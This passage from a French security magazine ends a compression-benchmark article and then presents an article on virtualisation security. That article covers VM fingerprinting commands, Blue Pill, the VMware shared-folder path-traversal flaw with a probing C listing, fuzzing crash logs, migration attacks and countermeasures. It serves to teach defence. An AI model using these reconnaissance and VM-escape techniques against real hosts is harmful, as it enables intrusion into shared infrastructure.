position=0, longueur=0, nouveau caractère. Ainsi, il occupe 3 octets au lieu d'un seul. Ce défaut est supprimé dans la version LZSS (selon Lempel, Ziv, Storer et Szymanski). L'algorithme LZ77 est utilisé notamment pour la compression des fichiers dans le système de fichier Windows NTFS.

Comparitif des outils de compression libres et payants

Certes, l'ensemble de ces informations est digne d'intérêt, mais d'un manière concrète, quelles sont les applications de compression les plus efficaces. Il existe tant de formats, de produits et d'algorithmes qu'il devient difficile de se prononcer. Plusieurs facteurs sont importants afin de répondre à cette intéressante question. Nous les établissons sur la base de quelques rigueurs. Celles-ci sont donc :

- Le taux de compression final,
- La vitesse du traitement (compression et décompression),
- La polyvalence dans l'usage des différentes archives.

Par habitude, les applications de compression de données utilisent un ensemble d'algorithmes complexes. Bien entendu, elles sont généralement identiques aux codes précédemment expliqués. A cet effet, nous nous sommes intéressés aux formats de compression les plus fréquents. Bien sûr, il en existe encore bien d'autres plus ou moins digne d'intérêt. Chacun déterminera son affection particulière dans le marasme des applications proposées. Néanmoins, il serait très difficile d'établir un ensemble de résultats

Figure 4. Le tableau

Application	BMP	TGA	JPG	PNG	TXT	DOC	XLS	PPT	MDB	Mix
Zip PPMd	93.2	95.1	6.45	1.79	92.2	66.6	79.6	10.6	75.0	76.2
Zip BZip2	92.7	94.5	6.25	1.22	90.9	63.3	78.1	10.9	71.9	73.5
Zip Deflate	89.7	91.9	6.52	2.49	88.4	65.9	72.3	12.2	66.4	68.8
Zip Portable	89.2	91.4	6.50	2.48	87.7	65.2	72.1	12.2	65.9	68.3
Rar WinRAR	90.1	92.4	7.30	2.37	92.0	69.2	80.8	12.7	76.0	75.9
Ace WinACE	90.5	91.7	6.81	2.13	89.5	68.6	77.4	12.6	70.3	72.0
LZH WinACE	88.4	90.0	-0.03	-0.01	86.8	64.1	71.7	11.9	64.9	67.3
CAB WinACE	90.7	93.0	6.50	2.49	90.7	68.3	78.9	12.5	71.1	72.8
JAR WinACE	89.2	91.3	6.37	2.39	87.3	65.0	72.4	12.1	65.8	68.1
TAR WinACE	89.2	91.3	6.36	2.38	87.3	65.2	72.4	12.1	65.8	68.1

afin de déterminer quel est le meilleur logiciel de compression car ils disposent tous d'avantages importants et d'inconvénients majeurs. Si celui-ci comprime très bien les fichiers de type XML, il sera navrant sur les images BMP ou PNG. Inversement, si celui-ci est excellent lors d'une compression sur PPT ou MDP, il se montrera particulièrement lent, etc. Néanmoins, afin de finaliser notre dossier sur une démonstration logique, nous vous proposons un tableau récapitulatif des taux de compression sur un ensemble de fichiers dans un dossier quelconques. Imaginons toutes sortes d'extensions dans notre susdit dossier, notamment BMP, TGA, DOC, TXT, MDP, XLS, PPT, etc (en d'autres termes, une espèce de pot-pourri de tout se qu'on peut trouver sur un ordinateur domestique). Nous utiliserons 10 formats de compression différents sur 3 applications différentes parmi les plus utilisées. A chaque examen, nous ferons figurer les meilleurs compressions (et les pires aussi). Même s'il semble se dégager quelques singularités, il faut bien reconnaître que les résultats sont pour la plupart très rapprochants les uns des autres. Vous noterez que les temps de traitements sont absents car ils sont essentiellement relatifs à la configuration d'une machine notamment le CPU et la mémoire RAM. Cette analyse a été construite sur la base d'une étude très intéressante selon les travaux de Nicolas Sorel (alias Nix). Elle est exprimée en pourcentage (%). Vous trouverez le blog de l'auteur dans l'encadré figurant en fin d'article : (voir Figure 4)

Malgré un résultat sensiblement inférieur à la moyenne de l'application ZIP (extension PPMd), le programme WinRAR semble particulièrement idéal pour un usage domestique. Toujours dans des performances appréciables (souvent maximales même), elle suscite l'attention de très nombreuses personnes. Par contre, sans vouloir être désagréable, il faudra peut être oublier l'extension LZH (trop souvent médiocre, voire contre-productive sur certains formats).

Or, les puristes se demanderont pourquoi nous n'avons pas encore évoqué l'application 7-Zip. Si on se base sur plusieurs benschmarks qu'on peut trouver sur internet, cette application est très appréciable dans ces taux de compressions mais pas dans la durée de traitement. Ceux-ci peuvent atteindre des sommets eu égard au temps de traitement d'une autre application comme WinRAR ou ZIP.

En conclusion, vous l'aurez compris sans grande difficulté. Tout est une question de besoins et de goûts. Chacun déterminera sa propre préférence, peut être au détriment d'une capacité de traitement discutable dans un registre particulier. L'internet regorge d'applications gratuites ou en Shareware. De ce fait, vous trouverez sans aucun doute le programme qu'il vous faut. D'ailleurs, n'hésitez pas à établir votre propre benschmark. C'est la meilleur façon de se faire une opinion ferme sur la question que nous venons d'évoquer.

Sur Internet

- Le blog de Nix: *http://blogs.codes-sources.com/nix*
- Ouvrage de Shannon sur la théorie de l'information: *plan9.bell-labs.com/cm/ms/what/shannonday/shannon1948.pdf*
- RFC 1950 Zlib *http://tools.ieft.org/html/rfc1950*
- RFC 1951 Deflate *http://tools.ieft.org/html/rfc1951*
- RFC 1952 Gzip *http://tools.ieft.org/html/rfc1952*
- WinRAR gratuit *http://www.winrar-full.net/fr*

Sicchia Didier
Il est à l'origine de nombreux exploits, dossiers et articles divers pour plusieurs publications francophones consacrées à la sécurité informatique et au développement. Autodidacte et passionné, son expérience se porte notamment sur les ShellCodes, les débordements d'allocations de mémoire, les RootKits, etc. Plus que tout autre chose, c'est l'esprit alternatif de la communauté UnderGround qui le motive. Pour contacter l'auteur : didiersicchia@free.fr

AVEZ-VOUS RATÉ UN NUMÉRO EN 2008 ?

RIEN DE PLUS SIMPLE !

ABONNEZ VOUS POUR UN AN À NOTRE MAGAZINE ET RECEVREZ EN CADEAU LES **ARCHIVES 2008**

Pour recevoir plus d'informations visitez notre boutique en ligne

http://www.hakin9.org/fr

JULIEN REVERET

La sécurité
des systèmes virtualisés

Degré de difficulté

La virtualisation est à la mode depuis quelques temps, il n'est pas rare dans un environnement de test de se trouver sur une machine virtuelle plutot que physique.Les technologies de virtualisations peuvent servir aux codes malicieux et elles présentent des failles qui peuvent rendre une infrastructure plus fragile.

Le site wikipedia donne la définition suivante de la virtualisation : En informatique, on appelle virtualisation l'ensemble des techniques matérielles et/ou logicielles qui permettent de faire fonctionner sur une seule machine plusieurs systèmes d'exploitation et/ou plusieurs applications, séparément les uns des autres, comme s'ils fonctionnaient sur des machines physiques distinctes. Les outils de virtualisation servent à faire fonctionner ce qu'on appelle communément des serveurs privés virtuels (*Virtual Private Servers* ou VPS) ou encore environnements virtuels (*Virtual Environments* ou VE).

Nous nous attacherons dans un premier chapitre à décrire les menaces existantes sur les solutions de virtualisation à travers les travaux menés par différents chercheurs, nous identifierons les points faibles des solutions de virtualisation. Le deuxième chapitre sera l'occasion de détailler les techniques d'exploitation utilisées pour compromettre une machine hôte une fois une machine virtuelle entre les mains d'un attaquant. Le troisième chapitre détaillera les éléments de sécurité qui sont actuellement en place dans les infrastructures dites physiques, comment la virtualisation a remis ces éléments en question et les problématiques qui se posent de nouveaux. Enfin le quatrième et dernier chapitre donnera une liste de recommandations générales : des voies à explorer pour les nouvelles méthodes de sécurisation à mettre en place, les outils permettant d'améliorer la sécurité des machines virtuelles.

Les menaces qui pèsent sur la virtualisation

Parmi les menaces recensées, on compte les drivers spécifiques aux machines virtuelles, ils indiquent que l'on se trouve sur une machine virtuelle et pas physique, un attaquant peut alors orienter son escalade de privilèges en focalisant ses efforts sur l'exploitation de failles spécifiques à la solution de virtualisation : drivers de cartes ethernet ou de controleur disque mais aussi pile IP partagée entre la machine virtuelle et son hôte physique, enfin les instructions particulières de certains processeurs permettent de détecter leur présence. Le but final pour un attaquant est de ne compromettre non pas la machine virtuelle, mais l'hôte qui l'héberge afin d'avoir accès à l'ensemble des machines virtuelles. Les impacts de ces différentes menaces peuvent être rangés dans trois catégories distinctes :

- La fin anormale du programme de surveillance des machines virtuelles (crash de celui-ci, boucle infinie empêchant l'administrateur d'accéder aux machines virtuelles)
- La compromission partielle où l'attaquant arrive à accéder à des informations de la machine hôte ou arrive à allouer plus de ressources que prévu par l'administrateur.
- La compromission totale où l'attaquant réussit à faire exécuter du code sur la machine hôte au travers de l'hyperviseur avec les privilèges de ce

CET ARTICLE EXPLIQUE...

Les technologies de virtualisation du monde libre principalement,

La détection d'une machine virtuelle,

Le fuzzing pour trouver des failles spécifiques aux machines virtuelles.

CE QU'IL FAUT SAVOIR...

Les bases en technologie de virtualisation,

Les bases du fuzzing.

dernier. Ce risque est le plus important car une fois la machine hôte compromise, c'est l'ensemble des machines virtuelles qui est sous le contrôle de l'attaquant.

Détecter une machine virtuelles

Pour un attaquant, la première chose à faire lorsqu'on a obtenu un accès à une machine et de passer à la phase de récolte d'informations sur le système. Tout élément lui permettant de découvrir l'architecture sur laquelle il se trouve est important car il pourra alors cibler ses attaques et augmenter son potentiel de réussite lors de l'exploitation de failles. Déterminer l'architecture se fait principalement via les éléments suivants :

- *L'architecture matérielle* : déterminer le type de processeur (intel ou compatible, sparc, powerpc), la quantité de mémoire et d'espace de stockage, le type de connexion réseau.
- *Le système d'exploitation* : est-on face à un Windows, un Unix ? Quel est la version du système d'exploitation ?
- *Les logiciels installés sur la machine* : chaque logiciel installé apporte son lot de bugs mais aussi de failles de sécurité.

On notera que la collecte d'informations va en s'affinant, l'attaquant cherchant toujours à connaître les détails lorsqu'il n'a pas pu avoir accès à ce qu'il cherchait lors des phases précédentes. Pour mieux comprendre comment s'opère cette phase de recherche, prenons en exemple deux technologies de virtualisation libres : Xen et KVM. Nous allons reprendre chaque étape pour chaque système.

Détecter Xen

Nous étudions ici le cas où un intru a réussi à accéder au système d'exploitation avec les privilèges d'un simple utilisateur. Il commence alors à faire la prise d'empreinte ou OS fingerprinting. La seule commande Unix `uname` lui donne déjà un indice non négligeable : voir Listing 1.

Il sait alors qu'il est sur une machine de type guest grâce à l'indication `-xenU` du numéro de noyau, c'est un Linux, il sait aussi que la machine hôte a un processeur x86_64, il peut aller plus loin et voir quel type de processeur est en place sur la machine hôte : voir Listing 2

Si cela n'est pas suffisant, il peut vérifier les drivers pour la carte réseau, le contrôleur PCI ou la gestion de la mémoire à l'aide de la commande `dmesg` : voir Listing 3

L'attaquant a toutes les informations pour savoir qu'il est bien sur une machine virtuelle. On voit à quel point un simple compte utilisateur peut être utile pour explorer une machine et obtenir des détails pertinents.

Détecter KVM ou QEMU

Les technologies QEMU et KVM sont utilisées sur des machines hôtes Linux pour héberger différents systèmes d'exploitation, la détection est donc quelque peu différente. Par exemple pour la détection du hardware, les informations récoltées sont un peu moins exploitables : voir Listing 4.

Cette fois les informations données à l'attaquant sont différentes mais tout de même exploitables. Même s'il ne connaît pas le type de processeur, la fréquence donnée par QEMU ou KVM est la même que le processeur de la machine hôte, de même il sait qu'il est sur une machine virtuelle à cause des noms de périphériques pour le contrôleur de disque et le CPU. Pour la carte réseau, il est connu que QEMU émule une carte realtek 8139C+, ce qui peut le conforter dans sa déduction. Ensuite pour la découverte du système, il a accès aussi à la commande `uname` : voir Listing 5.

On remarque donc qu'il n'est pas difficile de connaître l'OS invité lorsqu'on peut exécuter des commandes (que ce soit depuis un shell ou en injectant celles-ci dans une application web ou autre) sur le système invité.

Détecter grâce aux registres mémoire

Dans son article datant de Novembre 2004 intitulé Red pill, Joanna Rutkowska décrit une manière de détecter la présence d'une machine virtuelle en vérifiant l'adresse à laquelle se trouve la table des descripteurs d'interruption. L'attaquant récupère à l'aide d'un programme de quelques lignes des informations sensibles. La table IDT est unique et se situe toujours au même endroit, or pour qu'une ou plusieurs machines virtuelles fonctionnent en parallèle sur la même machine hôte, il faut que les différentes tables cohabitent sans s'écraser entre elles, les logiciels de virtualisation doivent donc effectuer une translation pour chaque table de machine virtuelles. L'adresse de cette table est récupérable grâce à l'instruction SIDT qui a pour avantage de pouvoir être utilisée dans un mode non privilégié (appelé ring3), les informations retournées sont sensibles car ce sont celles utilisées en interne par le système d'exploitation. Une idée évoquée par Joanna Rutkowska est d'identifier le logiciel de virtualisation utilisé en fonction de la translation d'adresse mémoire effectuée, le but final étant d'établir une base d'empreintes des logiciels et de pouvoir clairement les identifier.

Détecter les logiciels installés

Lorsqu'un intru se trouve sur un système invité, une des premières choses qu'il est amené à faire est d'étudier la liste des logiciels présents pour trouver d'éventuelles failles exploitables localement afin de pouvoir augmenter ses privilèges, que ce soit en profitant d'un groupe ayant accès à d'autres permissions ou le compte administrateur. Ici les techniques sont diverses et variées, en fonction des systèmes invités.

Sur une distribution Linux classique on trouve les commandes classique, telles que

Listing 1. *detecter Xen*

```
user@server:~$ uname -a
Linux web 2.6.18.12-xenU #13 SMP
   Tue Apr 17 12:24:59
   CEST 2007 x86_64 GNU/Linux
```

Listing 2. *cpu de l'hôte*

```
user@server:~$ head -7 /proc/cpuinfo
processor       : 0
vendor_id       : AuthenticAMD
model           : 65
model name      : Dual-Core AMD
            Opteron(tm) Processor 2210
stepping        : 2
cpu MHz         : 1795.497
```

Listing 3. *caractéristiques mémoires*

```
user@server:~$ dmesg | grep -A 1 ^BIOS
BIOS-provided physical RAM map:
   Xen: 0000000000000000 -
        0000000040800000 (usable)
user@server:~$ dmesg |grep ^netfront
netfront: Initialising virtual
          ethernet driver.
user@server:~$ dmesg | grep -i pci
PCI: setting up Xen PCI frontend stub
```

`rpm` sur une distribution RedHat, Suse ou Mandriva, `dpkg` sur une distribution Debian, ubuntu ou dérivées et enfin `eix` sur gentoo. Pour les Unix de type BSD, la commande pkg_info fournira ces renseignements. Pour une machine windows, on pourra contourner le problème de ne pas avoir d'interface graphique en utilisant par exemple l'agent snmp s'il est installé sur la machine pour requêter et obtenir la liste des applications tierces installées. Cette étape n'est donc pas différente de l'attaque d'une machine physique.

Blue pill : ou quand matrix devient réalité

A la conférence Black Hat 2006, Joanna Rutkowska présenta ses recherches concernant la compromission de Windows Vista via l'exploitation de failles dans les drivers de cartes graphiques ATI ou NVidia. Une fois le noyau atteint, blue pill utilise l'extension SVM présente dans les processeurs AMD64 et virtualise à la volée le système d'exploitation et installe un hyperviseur léger permettant de controler le système d'exploitation devenu un système hôte. Cet hyperviseur contrôle ensuite les événements intéressants au sein de la machine virtuelle, l'attaquant a alors la possibilité de devenir quasiment invisible aux yeux des systèmes de protections (antivirus, anti malware) installés sur la machine qui ne peuvent pas détecter l'hyperviseur qui se situe à l'extérieur du système.

Blue pill s'installe à la volée et ne requiert aucune modification du BIOS, du secteur de boot ou du système de fichier. Un inconvénient à cette méthode bien entendu est que le programme malicieux ne survit pas à un reboot de la machine.

Exemple de faille : VMWare

La faille publiée par la société Core Security Technology le 25 Février 2008, Advisory ID: CORE-2007-0930, dévoile une faille permettant d'accéder à une machine hôte. Cette vulnérabilité réside dans une exploitation des dossiers partagés et permet à un attaquant d'avoir un accès complet au système de fichier de la machine hôte.

La fonctionalité a pour but initial le partage de fichiers entre la machine hôte et les systèmes invités, elle est activée par défaut sur les anciennes version de VMWare (voir la liste dans l'annonce), elle pose des restrictions sur les dossiers qui sont partagés et les droits qui sont accordés. En analysant comment est codée cette partie, on s'aperçoit que le problème réside dans la validation du chemin. VMWare vérifie que le chemin d'accès ne contient pas les caractères.. pour éviter que l'utilisateur ne puisse remonter au delà de la limite, cette étape de vérification est faite avant de passer le résultat en argument à la fonction censée convertir le chemin donné sous forme de chaîne de caractères au format unicode UTF-16.

La vulnérabilité plus en détails est due au fait que la fonction `MultiByteToWideChar` est utilisée de façon à ne pas bloquer les chaînes mal formées. Lorsque celle ci n'a pas comme second argument `MB _ ERR _ INVALID _ CHARS`, elle ignore les caractères invalide et les retire pour que la chaîne puisse être valide par la suite. On peut ainsi avoir une chaîne qui passe la validation car elle ne contient pas .. mais qui une fois passée à la focntion `MultiByteToWideChar` permettra quand même à l'attaquant d'accéder aux ressources. On peut penser que le code effectuant la vérification se présente sous cette forme : voir Listing 6.

On imagine sans peine que la détection d'une machine virtuelle *vmware* par un attaquant lui permettra d'utiliser la vulnérabilité pour prendre en sa possession la machine hôte.

Trouver les failles

Nous allons ici nous employer à énumérer des failles ou des types de failles dans les implémentations de machines virtuelles. Cette nouvelle technologie débarque avec son lot de nouveautés, certaines n'ayant pas été conçues avec des bases sécurisées, il est tout à fait possible de trouver de nouveaux moyens de s'introduire frauduleusement dans un système d'information.

Depuis la machine virtuelle

Nous nous plaçons dans le cas où un attaquant a réussi à obtenir les privilèges d'administrateur sur une machine virtuelle, à partir de ce moment, l'objectif de l'attaquant est de compromettre la machine hôte afin d'avoir accès d'une part aux ressources physiques et d'autres part aux autres machines virtuelles. Pour trouver des failles spécifiques aux différentes solutions de virtualisation, regardons tout d'abord quelle est la surface d'attaque.

S'attaquer à une machine virtuelle

Les machines virtuelles implémentent des drivers spéciaux pour émuler les éléments hardware ou l'accès aux éléments en question sur la machine hôte. Dans un cas comme dans l'autre, écrire des drivers corrects, sans problème de sécurité est un véritable challenge. Pour un attaquant ces drivers sont des points d'entrée vers le système hôte. Une deuxieme possibilité est d'utiliser les fonctionnalités additionnelles, par exemple les fonctions de partage de fichiers, de migration de machines virtuelles entre des hôtes physiques ou encore les fonctionnalités de communication entre applications dans différentes VM.

Un moyen pour découvrir une vulnérabilité desdits drivers est d'employer la méthode communément appelée *fuzzing*. Un simple outil comme *Crashme* permet de faire une série de tests pour vérifier la gestion des I/O, chaque erreur est reportée et analysée. Si ces outils sont plutôt utilisés par les chercheurs en sécurité, il ne faut pas oublier que sans eux la découverte de failles serait beaucoup plus aléatoire. De plus, les personnes malveillantes utilisent déjà ce genre d'outils pour trouver les failles et les exploiter avant que les éditeurs ne fournissent les correctifs de sécurité à leurs clients. Voici un exemple de logs vmware obtenu en lançant Crashme à l'intérieur d'une VM : voir Listing 7.

Concernant les failles au niveau des instructions, il est à noté que selon les architectures, il existe des différences majeures. Sur architecture Intel, les instructions SIDT, SGDT et SLDT permettant respectivement d'accéder aux tables de descripteurs d'interruption, global et local. Pire,

Listing 4. *caractéristiques matérielles*

```
user@server:~$ dmesg |grep cpu
cpu0: QEMU Virtual CPU version 0.9.1,
      2671.99 MHz
user@server:~$ dmesg |grep -i harddisk
wd0 at pciide0 channel 0 drive 0:
      <QEMU HARDDISK>
user@server:~$ dmesg |grep ^re0
re0 at pci0 dev 3 function 0
   "Realtek 8139" rev 0x20:
    RTL8139C+ (0x7480),
```

Listing 5. *connaître l'OS invité*

```
user@server:~$ uname -a
OpenBSD 4.3 (GENERIC)
   #1368: Wed Mar 12 11:05:31 MDT 2008
```

elles peuvent être utilisées par des processus non privilégiés, comme ces tables sont uniques, il faut que le logiciel de virtualisation fasse lui même la translation vers une nouvelle table, permettant ainsi à l'attaquant de découvrir la présence de la machine virtualisée.

Du côté d'un autre géant de l'informatique, IBM, le processeur Power5 a été créé avec une toute autre philosophie. Les processeurs de la famille Power ont été conçus pour fournir une virtualisation hardware depuis longtemps, avec le système LPAR (*Logical Partitioning*), les ressources sont isolées entre chaque partition et surtout le processeur dispose de mécanismes de sécurité. Parmi les mécanismes proposés, les suivants sont intéressants :

- La protection contre les accès inter-partitions : les accès utilisant un moyen autre que les partages réseaux sont interdits.
- Une erreur logicielle sur une partition n'a aucune répercution sur d'autres partitions. Une application ou le système d'exploitation d'une machine virtuelle ne peut pas accéder aux autres partitions.
- La protection contre les attaques visant à épuiser les ressources systèmes (DoS local). Le processeur Power5 dispose de mécanisme de empêchant une partition d'utiliser les ressources CPU, mémoire et I/O jusqu'à épuisement. Par exemple un bus physique partagé entre deux partitions ne pourra être occupé 100% du temps par une seule des partitions que pendant un temps défini.

La migration de machines virtuelles

Pour rappel, la migration de VM est le processus permettant de faire passer une machine virtuelle hébergée sur un serveur A vers un serveur B. Cette opération se fait via le réseau bien entendu. Le risque majeur lors d'une migration de VM est la fuite d'information. En effet la migration comprend d'une part le transfert des périphériques de stockage et d'autre part le transfert du contenu de la mémoire vive à l'instant de la migration. Si un attaquant arrive à intercepter le flux entre les deux machines hôtes, alors il peut accéder à la totalité des informations : fichiers de mots de passe, données confidentielles de l'entreprise, etc.

Les trois principaux types de menaces concernant la migration des machines virtuelles sont les suivantes :

- Le contrôle de rappatriement : un attaquant peut initier la migration d'une VM vers sa machine pour gagner ainsi le contrôle de ladite VM. Il aura ainsi obtenu une porte d'accès au réseau et si, par exemple, la politique de mot de passe mise en place est faible, il pourra aisément obtenir l'accès à d'autres machines.
- Le contrôle d'envoi : on se trouve dans le cas contraire par rapport au premier point, ici l'attaquant décide d'envoyer des VM qu'il a créées vers un serveur victime, il le surcharge, l'empêchant de fonctionner. Il peut arriver ensuite à se connecter à la VM sur le serveur victime et tenter d'accéder à la machine hôte.
- L'envoi de fausses informations : si l'environnement des serveurs de VM fonctionne comme un cluster, un attaquant peut tenter de faire passer une machine comme un membre de ce cluster et ainsi récupérer certaines VM et les compromettre.

Lorsque la machine hôte est compromise

Une fois l'hôte compromis, il peut servir à l'attaquant pour récupérer par exemple les machines virtuelles d'un autre serveur, ceci afin de les modifier et d'y intégrer des *rootkits*. Une attaque typique est expliquée par J. Oberheide, E. Cooke et F. Jahanian dans leur article. Cette attaque fait partie de la classe la plus dangeureuse, la manipulation active de données. En prenant trois machines : l'hôte source, l'hôte destination et une machine controlée par l'attaquant, il est possible lors de la migration d'une machine virtuelle entre les hôtes source et destination de modifier le contenu de la mémoire, l'outil développé dans le cadre de leurs recherche se nomme *Xensploit* et fonctionne pour l'instant avec Xen mais aussi avec VMWare, ils ont pu démontrer qu'il était possible de modifier le contenu de la mémoire d'une machine guest lors de la migration. La méthode employée est un man-in-the-middle, le framework utilisé est celui de l'outil *fragroute*, connu depuis longtemps.

Les problèmes de sécurité

Si les machines virtuelles ont réussi à résoudre certaines problématiques, il reste

qu'un nombre d'entre elles n'ont toujours pas trouvé de solution. Voyons de plus près les problèmes auxquels les administrateurs doivent faire face avec une architecture physique et son pendant sur une architecture formée de machines virtuelles. Comme nous allons le voir, le cloisonnement.

Les anciennes problématiques liées aux machines physiques

L'informatique traditionnelle telle que nous la connaissions jusqu'à l'arrivée de la virtualisation a donné naissance à une quantité de recommandations et autres best practice. La virtualisation est en train de changer la donne, c'est le monde de l'informatique et des réseaux qui est complètement chamboulé et qui doit s'adapter.

Le cloisonnement physique des machines sur un réseau : Sur un réseau local ne contenant que des machines physiques, le cloisonnement se fait au niveau deux du modèle OSi via des VLAN et au niveau trois grâce aux routeurs ou aux firewalls. La compromission d'un routeur inter-vlan ou d'un firewall permet à un attaquant de modifier des ACL / règles de filtrage afin d'accéder directement aux services fermés depuis l'extérieur ainsi que dans certains cas l'analyse du trafic destiné aux machines en question.

Depuis des années des méthodes de sécurisation ont été mises au point et éprouvées. Parmi ces méthodes on compte :

- Les VLANs qui permettent d'éviter ou de minimiser certains risques comme les attaques DDoS, la redirection de ports ou l'utilisation de rootkits une fois la machine compromise. La machine peut être isolée dans un VLAN le temps de régler le problème,
- Le filtrage via un firewall : ici on protègera la machine des DDoS mais aussi de faire partie d'un botnet qui servira à lancer des DDoS contre d'autres machines,
- L'analyse de trafic permet d'observer une activité suspecte et d'identifier la machine responsable de l'activité en question.

Limitation des ressources : La limitation des ressources doit se faire indépendamment sur chaque machine, sur une machine unix, les utilisateurs seront bridés à l'aide de `ulimit`, il faudra aussi établir des limites pour chaque service tournant sur la machine afin de limiter les dégats en cas d'attaque par DoS. Chaque serveur ayant son propre processeur, sa propre mémoire et des ressources de stockages non partagées, un outrepassement des limites n'affecte que ledit serveur, sauf bien entendu dans le cas d'une consommation excessive de la bande passante où les serveurs du même segment réseau peuvent être touchés.

Fuite d'information : bloquer les accès sortant sur le FW, empecher l'accès au support de stockage externe comme une clé USB.

Les nouvelles problématiques liées aux machines virtuelles

Les machines virtuelles doivent disposer de mécanisme de filtrage nouveaux pour parer aux nouvelles menaces. Les nouvelles fonctionnalités introduites dans les hyperviseurs sont autant de failles potentielles.

Le cloisonnement physique des machines sur un réseau : Nous avons vu que la compromission d'un routeur inter-vlan ou d'un firewall avait des impacts sur l'accès au service ou l'analyse du trafic. Pour ce qui est d'une machine virtuelle, la compromission de la machine hôte, qu'elle soit en mode bridge ou en mode routeur a un tout autre impact ! En effet, obtenir les privilèges d'administrateur sur une machine hôte permet d'accéder aux machines virtuelles hébergées, aux données qu'elles contiennent, les risques sont donc bien plus élevés.

Le firewall utilisé sur OS/390 dispose de fonctionnalités intéressantes pour le cloisonnement des partitions logiques, il filtre aux niveaux IP, TCP/UDP mais aussi au niveau applicatif, il filtre les acces socks, vpn IPSec et fait office de proxy FTP. Il dispose aussi d'un daemon syslog pour collecter les données des différentes partitions logiques.

Il est évident que si le cloisonnement n'est pas réalisé correctement, il devient alors possible d'accéder au contenu des autres VM facilement une fois une première machine compromise. Cette dimension n'a pas pu être prise en compte totalement sur les architectures intel car les processeurs ne disposaient pas d'instructions spécifique pour les machines virtuelles, contrairement au processeur Power5 d'IBM qui a été

De plus d'un point de vue réseau, on voit de nouvelle cloisons s'installer ou être abattues. La société VMWare a par exemple introduit une technologie thinapp qui permet entre autres à deux applications dans deux VM, grâce au

Listing 6. *exploitation de la faille VMWare*

```
#include <windows.h>
int main(int argv, char *argc[]) {
    unsigned int i, ans;
    unsigned char buf[200];
    for (i=1;i;i++) {
      memset(buf, 0, 200);
      ans = MultiByteToWideChar(CP_
      UTF8, 8, &i, 4, buf, 100);
      // 8 = MB_ERR_INVALID_CHARS
      if (ans && (buf[0] == '.') &&
         (buf[1] == 0) &&
          ((i & 0xff) != '.'))
        printf("%d %04x: %02x %02x
                %02x %02x\n", ans, i,
          buf[0], buf[1], buf[2],
                      buf[3]);
  }
}
```

Listing 7. *résultat de fuzzing sur une VM*

```
vcpu-0| Backtrace[6] 0xbf7ffa94
   eip 0x8084e7a
vcpu-0| Backtrace[7] 0xbf7ffab4
   eip 0x807e848
vcpu-0| Backtrace[8] 0xbf7ffb24
   eip 0x80e3d08
vcpu-0| Backtrace[9] 0xbf7ffbf4
   eip 0x40047fb7
vcpu-0| Backtrace[10] 00000000
   eip 0x4015acba
vcpu-0| Msg_Post: error
vcpu-0| [msg.log.vmxpanic] VMware ESX
server unrecoverable error: (vcpu-0)
vcpu-0| BUG F(553):566 bugNr=431
vcpu-0| Please request support and
   include the contents of the log file:
entitlement.
vcpu-0| ------------------------------
vcpu-0| VTHREAD thread 4 start exiting
vcpu-0| VTHREAD counting thread 0
vcpu-0| VTHREAD counting thread 1
vcpu-0| VTHREAD thread 4 exiting,
                      2 left
vmx| VTHREAD watched thread
                      4 "vcpu-0" died
vmx| VTHREAD thread 0 start exiting
```

procédé nommé Application Link. On voit que si un attaquant arrive à trouver une faille dans une des applications, il pourrait très bien essayer de rebondir sur la deuxième VM en utilisant le lien qui existe entre les deux applications.

Le logiciel libre n'est pas en reste quand il s'agit de cloisonnement réseau, on peut par exemple citer VDE (Virtual Distributed Ethernet) qui dispose d'une fonctionnalité pour relier des machines virtuelles QEMU disposée sur plusieurs hôtes réels. De plus il est possible de chiffrer les canaux de communication, avec l'algorithme blowfish ou bien de mettre en place des VLANs. On retrouve ici les solutions déjà en place dans le monde des machines physiques, mais appliquées aux solutions virtualisées.

Limitation des ressources :

Un DoS local sur une machine virtuelle utilise des ressources sur le système hôte, ressources qui ne seront pas utilisables par les autres machines virtuelles. Pour cela, il peut être intéressant de regarder comment un hyperviseur peut améliorer la sécurité.

Une machine virtuelle doit avoir les mêmes paramètres de sécurité qu'une machine physique concernant la limitation des ressources, il n'en reste pas moins que lorsqu'une machine virtuelle subit un DoS, l'impact ne se limite pas à cette machine mais aussi aux machines virtuelles tournant sur le même hôte, il devient donc nécessaire de mettre en place sur l'hôte, que ce soit via l'hyperviseur ou d'autres mécanismes de sécurité. Voici une liste non exhaustive :

- Empêcher certaines instructions CPU d'être exécutée à l'intérieur d'une machine virtuelle,
- Mutualisation des services de sécurité dans l'hyperviseur pour éviter que plusieurs machines virtuelles fassent le même traitement. On évite ainsi de gaspiller des ressources. Exemple : mutualisation de firewall, d'antivirus. Cette solution est étudiée par VMWare depuis leur rachat de Determina,
- Virtualisation des boitiers de sécurité : les boitiers ne sont plus physique mais juste de nouvelles machines virtuelles qui s'insèrent entre l'hôte et la/les machine(s) à protéger. Cette solution est à l'étude aussi chez VMWare.

Si certaines de ces sécurités peuvent être mises en place au niveau hardware comme c'est le cas avec l'architecture Power5 d'IBM, l'impact sur les performances sera d'autant réduit.

Recommandations et méthodes de sécurisation

Déployer une solution basée sur des machines virtuelles pour de l'hébergement, une plateforme de développement ou autre ne doit pas être pris à la légère. De nouvelles menaces pèsent sur ces technologies et il est nécessaire de connaître des contre mesures pour se protéger. Voici une liste non exhaustive de moyen de protection existant sur le marché.

Les outils de détection et de protection

On peut noter que chaque solution, que ce soit LPAR pour IBM, VMWare ou les solutions libres comme Xen, disposent de protections par défaut ou peuvent être ajoutées à la façon de plugins.

Pour détecter les failles possibles dans une solution de virtualisation et y remédier nous avons déjà mentionné des ouils comme `iofuzzer`, `crashme`, qui permettent de tester la résistance d'une machine virtuelle via des attaques par fuzzing. Il y a aussi les outils qui détectent ces attaques, certains comme virtual shield de la société Blue Lane vont même jusqu'à stopper les attaques ou tout du moins corriger les réponses des machines virtuelles attaquées.

Le principe de Virtual Shield est qu'un patch appliqué sur un service ou un OS peut parfois avoir des effets de bord indésirables, le patch n'est donc plus appliqué sur la machine virtuelle mais sur virtual shield qui est une couche interfaçant l'hyperviseur et les machines virtuelles. Ainsi il est possible de protéger différentes versions d'un même logiciel, différents OS.

Concernant les projets libres, la Recherche et Développement d'IBM a réalisé sHype, un patch pour xen apportant à l'hyperviseur un nouveau modèle de sécurité, le modèle MAC (*Mandatory Access Control*), modèle répandu dans l'univers militaire. A l'aide de ce nouveau modèle, la solution Xen est censée obtenir la certification CC EAL4.

Des réflexes à acquérir

La mise en place de zones dédiées dans le réseau pour les machines virtuelles est une nécessité. En effet, les moyens de protections sont différents, les attaques différentes, il faut donc éviter au possible de mélanger

